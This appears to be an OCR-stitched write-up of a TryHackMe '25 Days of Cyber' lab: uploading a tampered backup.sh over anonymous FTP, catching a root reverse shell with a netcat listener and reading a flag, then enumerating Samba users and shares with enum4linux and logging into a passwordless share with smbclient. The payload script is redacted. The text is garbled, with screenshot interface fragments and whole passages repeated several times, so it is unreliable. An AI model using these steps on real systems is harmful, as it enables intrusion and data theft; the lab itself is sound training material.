
With the file downloaded, let's open it on our device using a terminal text editor such as nano.

```
GNU nano 2.9.3                      [redacted]sh
#!/bin/bash
```

[redacted]
root
File Edit View Go Bookmarks Help
~/backup.sh - Sublime Text (UNREGISTERED)
root@ip-10-10-137-53: ~
File Edit View Search Terminal Tabs Help
root@ip-10-10-137-53: ~
root@ip-10-10-137-53: ~

```
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16  2020 backups
drwxr-xr-x    2 0        0            4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113           341 Nov 16  2020 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp> put backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
58 bytes sent in 0.00 secs (1.6762 MB/s)
ftp> 
```

- Check the local desktop if the transfer was complete by looking for the “backup.sh”.
- In the terminal and type the command “nc -lvnp 4444” to connect and set the netcat listener.


TryHackMe | 25 Days of Cyber
New Tab
Vaccination-App/UserData.py
netcat's parameter explanation
tryhackme.com/room/learncyberin25days#

connected to the FTP Server. Here's a quick rundown of the fundamentals:

Command	Description
ls	List files and directories in the working directory on the FTP server
cd	Change our working directory on the FTP server
get	Download a file from the FTP server to our device
put	Upload a file from our device to the FTP server

Let's look at the directories available to us using `ls`. There is only one folder with data that our user has permission to access:

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16 15:04 b
drwxr-xr-x    2 0        0            4096 Nov 16 15:05 e
drwxr-xr-x    2 0        0            4096 Nov 16 15:04 h
drwxrwxrwx    2 65534    65534        4096 Nov 16 15:14 p
226 Directory send OK.
```

We'll navigate to this using `cd` to change our working directory and then `ls` to list the contents. The file within this folder contains a file with a ".sh" extension. This extension is a shell script, that when executed, will run commands that we program. Let's use `get` to get the file from the server onto our device, so we understand why this file has been left here!

```
root@ip-10-10-141-42:~# nano        .sh
```

9.6. Finding our Exploit

With the file downloaded, let's open it on our device using a terminal text editor such as nano.


```
GNU nano 2.9.3                      [redacted]sh
#!/bin/bash
```

[redacted]
root
File Edit View Go Bookmarks Help
~/backup.sh - Sublime Text (UNREGISTERED)
root@ip-10-10-137-53: ~
File Edit View Search Terminal Tabs Help
root@ip-10-10-137-53: ~
root@ip-10-10-137-53: ~

```
root@ip-10-10-137-53:~# ls
backup.sh  Instructions           Postman  thinclient_drives
Desktop    note_from_mcskidy.txt  Rooms    Tools
Downloads  Pictures               Scripts
root@ip-10-10-137-53:~# nc -lvnp 4444
Listening on [0.0.0.0] (family 0, port 4444)
```

- Once connected, list out all the files.

- Open the “flag.txt” file using “cat flag.txt”



TryHackMe | 25 Days of Cyber
New Tab
Vaccination-App/UserData.py
netcat's parameter explanation
tryhackme.com/room/learncyberin25days#

connected to the FTP Server. Here's a quick rundown of the fundamentals:

Command	Description
ls	List files and directories in the working directory on the FTP server
cd	Change our working directory on the FTP server
get	Download a file from the FTP server to our device
put	Upload a file from our device to the FTP server

Let's look at the directories available to us using `ls`. There is only one folder with data that our user has permission to access:

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16 15:04 b
drwxr-xr-x    2 0        0            4096 Nov 16 15:05 e
drwxr-xr-x    2 0        0            4096 Nov 16 15:04 h
drwxrwxrwx    2 65534    65534        4096 Nov 16 15:14 p
226 Directory send OK.
```

We'll navigate to this using `cd` to change our working directory and then `ls` to list the contents. The file within this folder contains a file with a ".sh" extension. This extension is a shell script, that when executed, will run commands that we program. Let's use `get` to get the file from the server onto our device, so we understand why this file has been left here!

```
root@ip-10-10-141-42: ~     root@ip-10-10-141-42: ~     root@ip-10-10-141-42: ~
root@ip-10-10-141-42:~# nano       .sh
```

9.6. Finding our Exploit

With the file downloaded, let's open it on our device using a terminal text editor such as nano.

```
  GNU nano 2.9.3                    [redacted] sh

#!/bin/bash
```

[redacted]


root
File Edit View Go Bookmarks Help
~/backup.sh - Sublime Text (UNREGISTERED)
root@ip-10-10-137-53: ~
File Edit View Search Terminal Tabs Help
root@ip-10-10-137-53: ~
root@ip-10-10-137-53: ~

```
root@ip-10-10-137-53:~# ls
backup.sh  Instructions          Postman  thinclient_drives
Desktop    note_from_mcskidy.txt Rooms    Tools
Downloads  Pictures              Scripts
root@ip-10-10-137-53:~# nc -lvnp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.186.56 36004 received!
bash: cannot set terminal process group (1447): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~# ls
ls
flag.txt
root@tbfc-ftp-01:~# get flag.txt
get flag.txt

Command 'get' not found, but there are 18 similar ones.

root@tbfc-ftp-01:~# cat flag.txt
cat flag.txt
THM{even_you_can_be_santa}
root@tbfc-ftp-01:~# 
```

Day 10 – [Networking] Don’t Be sElfish

Question 1: Using enum4linux, how many users are there on the Samba server?

- Use the command `./enum4linux.pl -U MACHINE_IP` in the terminal.
- Scroll down to find the number of users.



TryHackMe | 25 Days of Cyber
New Tab
Vaccination-App/UserData.py
netcat's parameter explanation
tryhackme.com/room/learncyberin25days#
Applications
Places
Sat 25 Jun, 07:15AttackBox IP:10.10.137.53
root's Home
root@ip-10-10-137-53: ~
File Edit View Search Terminal Help
THM AttackBox
51m 14s

```
root@ip-10-10-171-174:~# cd /root/Desktop/Tools/Miscellaneous
root@ip-10-10-171-174:~/Desktop/Tools/Miscellaneous# ./enum4linux.pl -h
enum4linux v0.8.9 (http://labs.portcullis.co.uk/application/enum4linux/)
Copyright (C) 2011 Mark Lowe (mrl@portcullis-security.com)

Simple wrapper around the tools in the samba package to provide similar
functionality to enum.exe (formerly from www.bindview.com).  Some additional
features such as RID cycling have also been added for convenience.

Usage: ./enum4linux.pl [options] ip

Options are (like "enum"):
    -U        get userlist
    -M        get machine list*
    -S        get sharelist
    -P        get password policy information
    -G        get group and member list
    -d        be detailed, applies to -U and -S
    -u user   specify username to use (default "")
    -p pass   specify password to use (default "")

The following options from enum.exe aren't implemented: -L, -N, -D, -f
```

Note how we can use options like `-S` to list shares or `-U` (note the uppercase) to list possible users. In
my example, I want to find out who can be used to access the server through Samba:
`./enum4linux.pl -U 10.10.45.169`


```
 ==============================
|    Users on 192.168.1.200    |
 ==============================
index: 0×1 RID: 0×3e8 acb: 0×00000010 Account: jjohns   Name:   Desc:
index: 0×2 RID: 0×3ea acb: 0×00000010 Account: lbutton  Name:   Desc:
index: 0×3 RID: 0×3e9 acb: 0×00000010 Account: jfrost   Name:   Desc:
index: 0×4 RID: 0×3eb acb: 0×00000010 Account: cmnatic  Name:   Desc:

user:[jjohns] rid:[0×3e8]
user:[lbutton] rid:[0×3ea]
user:[jfrost] rid:[0×3e9]
user:[cmnatic] rid:[0×3eb]
enum4linux complete on Thu Nov 12 00:53:47 2020

root@kali:~# 
```

Note how *enum4linux* has discovered four users in my example...One of these users may have a weak password such as "password123" that we can log in with and access

```
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: elfmcskidy      Name:   Desc:
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: elfmceager      Name: elfmceag
er      Desc:
index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: elfmcelferson   Name:   Desc:

user:[elfmcskidy] rid:[0x3e8]
user:[elfmceager] rid:[0x3ea]
user:[elfmcelferson] rid:[0x3e9]

 ========================================
|    Share Enumeration on 10.10.45.169    |
 ========================================
WARNING: The "syslog" option is deprecated

        Sharename       Type      Comment
        ---------       ----      -------
        tbfc-hr         Disk      tbfc-hr
        tbfc-it         Disk      tbfc-it
        tbfc-santa      Disk      tbfc-santa
        IPC$            IPC       IPC Service (tbfc-smb server (Samba, Ubuntu)
)
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
```

Question 2: Now how many "shares" are there on the Samba server?

- Use the command `./enum4linux.pl -U MACHINE_IP` in the terminal.
- Scroll down to find the number of sharenames.



```
root@ip-10-10-171-174:~# cd /root/Desktop/Tools/Miscellaneous
root@ip-10-10-171-174:~/Desktop/Tools/Miscellaneous# ./enum4linux.pl -h
enum4linux v0.8.9 (http://labs.portcullis.co.uk/application/enum4linux/)
Copyright (C) 2011 Mark Lowe (mrl@portcullis-security.com)

Simple wrapper around the tools in the samba package to provide similar
functionality to enum.exe (formerly from www.bindview.com).  Some additional
features such as RID cycling have also been added for convenience.

Usage: ./enum4linux.pl [options] ip

Options are (like "enum"):
    -U        get userlist
    -M        get machine list*
    -S        get sharelist
    -P        get password policy information
    -G        get group and member list
    -d        be detailed, applies to -U and -S
    -u user   specify username to use (default "")
    -p pass   specify password to use (default "")

The following options from enum.exe aren't implemented: -L, -N, -D, -f
```

Note how we can use options like `-S` to list shares or `-U` (note the uppercase) to list possible users. In
my example, I want to find out who can be used to access the server through Samba: `./enum4linux.pl -U 10.10.45.169`

```
 ==============================
|    Users on 192.168.1.200    |
 ==============================
index: 0×1 RID: 0×3e8 acb: 0×00000010 Account: jjohns  Name:   Desc:
index: 0×2 RID: 0×3ea acb: 0×00000010 Account: lbutton Name:   Desc:
index: 0×3 RID: 0×3e9 acb: 0×00000010 Account: jfrost  Name:   Desc:
index: 0×4 RID: 0×3eb acb: 0×00000010 Account: cmnatic Name:   Desc:

user:[jjohns] rid:[0×3e8]
user:[lbutton] rid:[0×3ea]
user:[jfrost] rid:[0×3e9]
user:[cmnatic] rid:[0×3eb]
enum4linux complete on Thu Nov 12 00:53:47 2020

root@kali:~# 
```

Note how *enum4linux* has discovered four users in my example...One of these users may have a weak password such as "password123" that we can log in with and access


```
root@ip-10-10-137-53: ~
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: elfmcskidy      Name:   Desc:
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: elfmceager      Name: elfmceag
er      Desc:
index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: elfmcelferson   Name:   Desc:

user:[elfmcskidy] rid:[0x3e8]
user:[elfmceager] rid:[0x3ea]
user:[elfmcelferson] rid:[0x3e9]

 ==========================================
|    Share Enumeration on 10.10.45.169    |
 ==========================================
WARNING: The "syslog" option is deprecated

        Sharename       Type      Comment
        ---------       ----      -------
        tbfc-hr         Disk      tbfc-hr
        tbfc-it         Disk      tbfc-it
        tbfc-santa      Disk      tbfc-santa
        IPC$            IPC       IPC Service (tbfc-smb server (Samba, Ubuntu)
)
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
```

TryHackMe | 25 Days of Cyber
New Tab
Vaccination-App/UserData.py
netcat's parameter explanation
tryhackme.com/room/learncyberin25days#
Applications
Places
Sat 25 Jun, 07:15AttackBox IP:10.10.137.53
root's Home
File Edit View Search Terminal Help
THM AttackBox
51m 14s

Question 3: Use smbclient to try to login to the shares on the Samba server. What share doesn't require a password?

Type out `smbclient //REPLACE_INSTANCE_IP_ADDRESS/**sharename**`

- Try all sharenames until you logged in without a password.



However, a very common and easy to cause vulnerability by administrators is wrong permissions. You may be able to access a share and its data without logging in at all, such as we will demonstrate below:

1. Remember that the IP address of the Samba server is that of the Instance you deployed (10.10.45.169)

2. Use the *smbclient* tool to begin accessing the Samba server and its shares, replacing "sharename" with the name of the share you wish to access: `smbclient //REPLACE_INSTANCE_IP_ADDRESS/**sharename**`

3. You will be asked for a password, the easiest password is no password! We can just press "Enter" to test this theory. If successful, this means that the share requires no authentication and we are now logged in.

For example, accessing "share1" on another device:

```
root@kali:~# smbclient //192.168.1.200/share1
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> 
```

You can use the `help` command to list some of the commands you can run whilst connected to the Samba share. Here's a quick rundown of the fundamentals:


Command	Description
ls	List files and directories in the current location
cd <directory>	Change our working directory
pwd	Output the full path to our working directory
more <filename>	Find out more about the contents of a file. To close the open file, you press `:q`
get <filename>	Download a file from a share
put <filename>	Upload a file from a share

```
root@ip-10-10-137-53:~# smbclient //10.10.45.169/tbfc-santa
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \>
smb: \> clear
clear: command not found
smb: \> quit
root@ip-10-10-137-53:~# smbclient //10.10.45.169/share1
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
tree connect failed: NT_STATUS_BAD_NETWORK_NAME
root@ip-10-10-137-53:~# smbclient //10.10.45.169/tbfc-santa
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> help
?              allinfo        altname        archive        backup
blocksize      cancel         case_sensitive cd             chmod
chown          close          del            deltree        dir
du             echo           exit           get            getfacl
geteas         hardlink       help           history        iosize
lcd            link           lock           lowercase      ls
l              mask           md             mget           mkdir
```

TryHackMe | 25 Days of Cyber
New Tab
Vaccination-App/UserData.py
netcat's parameter explanation
tryhackme.com/room/learncyberin25days#
Applications
Places
Sat 25 Jun, 07:20AttackBox IP:10.10.137.53
root's Home
root@ip-10-10-137-53: ~
File Edit View Search Terminal Help
THM AttackBox
46m 27s

- Once logged in, list all the files.

- Open the file sent from ElfMcskidy using “get”.



"sharename" with the name of the share you wish to access:

```
smbclient //REPLACE_INSTANCE_IP_ADDRESS/**sharename**
```

3. You will be asked for a password, the easiest password is no password! We can just press "Enter" to test this theory. If successful, this means that the share requires no authentication and we are now logged in.

For example, accessing "share1" on another device:

```
root@kali:~# smbclient //192.168.1.200/share1
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \>
```

You can use the `help` command to list some of the commands you can run whilst connected to the Samba share. Here's a quick rundown of the fundamentals:

Command	Description
ls	List files and directories in the current location
cd <directory>	Change our working directory
pwd	Output the full path to our working directory
more <filename>	Find out more about the contents of a file. To close the open file, you press `:q`
get <filename>	Download a file from a share
put <filename>	Upload a file from a share

You can now proceed to answer Question #3 and Question #4

10.6. Conclusion, where to go from here and additional Material:

You've learned the fundamentals of how a very commonplace protocol used by computing devices works, and ultimately, can be leveraged through the use of

Applications Places Sat 25 Jun, 07:21AttackBox IP:10.10.137.53 [redacted]

note_from_mcskidy.txt (~) - Pluma

```
Hi Santa, I decided to put all of your favourite jingles onto this share - allowing you access it from anywhere you like! Regards ~ ElfMcSkidy
```

root@ip-10-10-137-53: ~

```
geteas          hardlink        help            history         iosize
 :d             link            lock            lowercase       ls
                mask            md              mget            mkdir
 ore            mput            newer           notify          open
posix           posix_encrypt   posix_open      posix_mkdir     posix_rmdir
posix_unlink    posix_whoami    print           prompt          put
pwd             q               queue           quit            readlink
rd              recurse         reget           rename          reput
rm              rmdir           showacls        setea           setmode
scopy           stat            symlink         tar             tarmode
timeout         translate       unlock          volume          vuid
wdel            logon           listconnect     showconnect     tcon
